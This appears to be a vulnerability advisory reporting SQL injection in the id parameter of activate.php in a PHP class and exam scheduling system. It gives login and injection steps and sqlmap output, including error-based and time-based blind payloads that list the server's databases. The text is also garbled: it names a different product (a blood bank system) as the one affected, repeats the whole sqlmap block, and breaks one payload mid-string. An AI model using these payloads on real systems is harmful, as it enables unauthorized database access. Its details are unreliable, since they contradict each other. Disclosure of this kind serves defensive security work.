SQL Injection in Online Class and Exam Scheduling System via ID Parameter

Online Class and Exam Scheduling System In PHP With Source Code

NAME OF AFFECTED PRODUCT(S)

Blood Bank Management System In PHP With Source Code

Vendor Homepage

https://code-projects.org/online-class-and-exam-scheduling-system-in-php-with-source-code/

Manufacturers sites

https://code-projects.org/

AFFECTED VERSION(S)

Vulnerable File

\scheduling\pages\activate.php(9) ID parameter.

VERSION(S)

- v1.0

Software Link

https://download.code-projects.org/details/93487762-3e23-48ab-a56f-af5e61441ee1

PROBLEM TYPE

Vulnerability Type

SQL Injection


Description of the vulnerability

ID parameter in the Online Class and Exam Scheduling System is vulnerable to SQL Injection. This vulnerability allows attackers to inject malicious SQL queries to the backend database which could result compromise of Confidentiality, integrity and availability of the data and the system.

Vulnerability recurrence

POC

1. Login into the application as Admin privilege user
2. Once logged in, navigate to /scheduling/pages/activate.php?id=
3. Inject simple SQL Injection payload (`) in the code paramter
4. Observe that application responds with SQL Error



5. Now use SQLMap or manual approach and observe that this vulnerable enpoint is completely exploitable.

```
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 1128 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: http://www.ressssdf.com:80/scheduling/pages/activate.php?id=' AND (SELECT 6836 FROM(SELECT COUNT(*),CONCAT(0x716a7a6a7
2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ajex

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://www.ressssdf.com:80/scheduling/pages/activate.php?id=' AND (SELECT 9991 FROM (SELECT(SLEEP(5)))ssKJ)-- DMWD
---
[16:26:50] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:26:51] [INFO] fetching database names
[16:26:51] [INFO] retrieved: 'information_schema'
[16:26:51] [INFO] retrieved: 'blood_bank'
[16:26:51] [INFO] retrieved: 'medallion'
[16:26:51] [INFO] retrieved: 'mysql'
[16:26:51] [INFO] retrieved: 'performance_schema'
[16:26:51] [INFO] retrieved: 'phpmyadmin'
[16:26:51] [INFO] retrieved: 'scheduling'
[16:26:51] [INFO] retrieved: 'test'
available databases [8]:
[*] blood_bank
[*] information_schema
[*] medallion
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] scheduling
[*] test
```

Result

This vulnerability allows attackers to inject malicious SQL queries to the backend database which could result compromise of Confidentiality, integrity and availability of the data and the system.

```
http://bloodbankmgmtsystem/scheduling/pages/activate.php?id=
```


```
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 1128 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: http://www.ressssdf.com:80/scheduling/pages/activate.php?id=' AND (SELECT 6836 FROM(SELECT COUNT(*),CONCAT(0x716a7a6a7
2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ajex

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://www.ressssdf.com:80/scheduling/pages/activate.php?id=' AND (SELECT 9991 FROM (SELECT(SLEEP(5)))ssKJ)-- DMWD
---
[16:26:50] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:26:51] [INFO] fetching database names
[16:26:51] [INFO] retrieved: 'information_schema'
[16:26:51] [INFO] retrieved: 'blood_bank'
[16:26:51] [INFO] retrieved: 'medallion'
[16:26:51] [INFO] retrieved: 'mysql'
[16:26:51] [INFO] retrieved: 'performance_schema'
[16:26:51] [INFO] retrieved: 'phpmyadmin'
[16:26:51] [INFO] retrieved: 'scheduling'
[16:26:51] [INFO] retrieved: 'test'
available databases [8]:
[*] blood_bank
[*] information_schema
[*] medallion
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] scheduling
[*] test
```